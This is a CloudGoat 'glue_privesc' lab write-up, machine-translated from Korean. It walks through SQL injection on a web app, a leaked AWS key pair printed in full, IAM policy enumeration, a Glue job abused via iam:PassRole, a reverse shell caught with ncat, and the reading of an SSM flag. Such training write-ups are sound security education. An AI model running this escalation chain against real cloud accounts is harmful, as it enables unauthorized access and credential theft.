Cloud goat, glue_privesc

Glue_privesc

담당 멘토님	니코 멘토님
제출일	2024.08.18 (일)
트랙	디지털 포렌식 트랙
성명	김동한(kimdonghan)

--

목차

1. Environment setting

1.1. Setting

First, proceed in a virtual environment with source.venv/bin/activate.

With Aws, I automatically added IP to the white list

./cloudgoat.py creates the installation of the corresponding scenario with glue_privesc.

When the scenario environment installation is complete, set up the following to resolve DB errors.

Go to ~/Cloud Goat/scenarios/glue_privesc/terra form/rds.tf .₩Engine_version = "13.11"

Parameter_group_name = "default.postgres13"


```
resource "aws_db_instance" "cg-rds" {
  allocated_storage    = 20
  storage_type         = "gp2"
  engine               = "postgres"
  engine_version       = "13.11"
  instance_class       = "db.t3.micro"
  db_subnet_group_name = aws_db_subnet_group.cg-rds-subnet-group.id
  db_name              = var.rds-database-name
  username             = var.rds_username
  password             = var.rds_password
  parameter_group_name = "default.postgres13"
  publicly_accessible  = false
  skip_final_snapshot  = true
  auto_minor_version_upgrade = false
  port = "5432"
```

Then the IP appears as follows, going into 35.174.138.153:5000.

```
cg_web_site_ip = "35.174.138.153"
cg_web_site_port = 5000

[cloudgoat] terraform apply completed with no error cod
e.

[cloudgoat] terraform output completed with no error co
de.
cg_web_site_ip = 35.174.138.153
cg_web_site_port = 5000

[cloudgoat] Output file written to:

    /home/kdh/cloudgoat/glue_privesc_cgidbux9p97so3/sta
```


Now, when you go in, you'll see the following screen.

I was able to check that the monitoring page appeared. What's unique is that there is a page that can be uploaded that can be filtered



I was able to check the data values in that data column.

In addition, the upload page is as follows.



Now, to fit that format, upload the .csv file with the data as follows.


	order_data	item_id	price	country_code
1				
2	2024-08-18	I6503	888.99	US

When I upload the file, they tell me to wait 3 minutes. Please wait.

Data will take about **3:00** minutes to apply to the monitoring page.

Don't go to another page!!

After uploading the file, use the buff suite to conduct SQL Injection during the filtering search on the monitoring page as follows.



In the underlined part, 2023-10-03 will be conducted with the following SQL Injection.

If you blow it like this, you could see the following results. If you blow it like this, you could see the following results.

This is data monitoring page

move to upload page

order_data 2023-10-01 Filter


order_data	item_id	price	country_code
2023-10-01	K2631	48.90	DE
2023-10-02	I6506	41.68	CA
2023-10-03	H7462	93.08	DE
2023-10-04	W8286	16.19	KR
2023-10-05	S5542	64.67	AU
2023-10-06	H0571	28.84	JP
2023-10-07	E8458	32.86	CN
2023-10-08	W5912	45.48	US
2023-10-09	K2178	10.84	CN
2023-10-10	Z2020	83.11	KR
AKIAWYKD4IJUO3WGRYMC	nZHK8dgPabsscazo9e9GT/4d+fIz3h2UscB9ob8Q	None	None

I was able to check the access key and the secret access key, so that information can be found in the AWS profile

Access: AKIAWYKD4IJUO3WGRYMC

Secret key: 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

Write the following script after obtaining IAM privileges and information



I was able to check the policy as follows

```
(.venv) kdh@kdh-virtual-machine:~/cloudgoat$ aws iam get-user-policy --user-name cg-glue-admin-glue_privesc_cgidgldpugopon --policy-name glue_management_policy
{
    "UserName": "cg-glue-admin-glue_privesc_cgidgldpugopon",
    "PolicyName": "glue_management_policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "glue:CreateJob",
                    "iam:PassRole",
                    "iam:Get*",
                    "iam:List*",
                    "glue:CreateTrigger",
                    "glue:StartJobRun",
                    "glue:UpdateJob"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": "VisualEditor0"
            },
            {
                "Action": "s3:ListBucket",
                "Effect": "Allow",
                "Resource": "arn:aws:s3:::cg-data-from-web-glue-privesc-cgidgldpugopon",
                "Sid": "VisualEditor1"
            }
        ]
    }
}
```

Aws s3 ls cg-data-from-web-glue-privesc-cgidgldpugopon

```
(.venv) kdh@kdh-virtual-machine:~/cloudgoat$ aws s3 ls cg-data-from-web-glue-privesc-cgidgldpugopon
2024-08-18 15:08:50        297 order_data2.csv
2024-08-18 16:24:46        218 script.py
2024-08-18 18:32:39       8227 test.csv
```

I could check that file is uploaded.

```
(.venv) kdh@kdh-virtual-machine:~/cloudgoat$ aws glue create-job     --name privesctest  --role arn:aws:iam::464535700072:role/ssm_parameter_role     --command '{"Name":"pythonshell", "PythonVersion": "3", "ScriptLocation":"s3://cg-data-from-web-glue-privesc-cgidgldpugopon/script.py"}'
{
    "Name": "privesctest"
}
```

Run the job

```
(.venv) kdh@kdh-virtual-machine:~/cloudgoat$ aws glue start-job-run --job-name privesctest
{
    "JobRunId": "jr_c72f8fec4b3b0ab24b333b00f88349f633c1b388bd038f293bf31ab79f59c940"
}
```

The results are as follows

```
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 107.20.50.246.
Ncat: Connection from 107.20.50.246:39826.
/bin/sh: 0: can't access tty; job control turned off
$
```

The results are as follows

```
aws ssm get-parameter --name flag
# {
#     "Parameter": {
#         "Name": "flag",
#         "Type": "String",
#         "Value": "Best-of-........",
#         "Version": 1,
#         "LastModifiedDate": "2023-11-19T10:44:28.102000-05:00",
#         "ARN": "arn:aws:ssm:us-east-1:0123456789:parameter/flag
#         "DataType": "text"
#     }
# }
```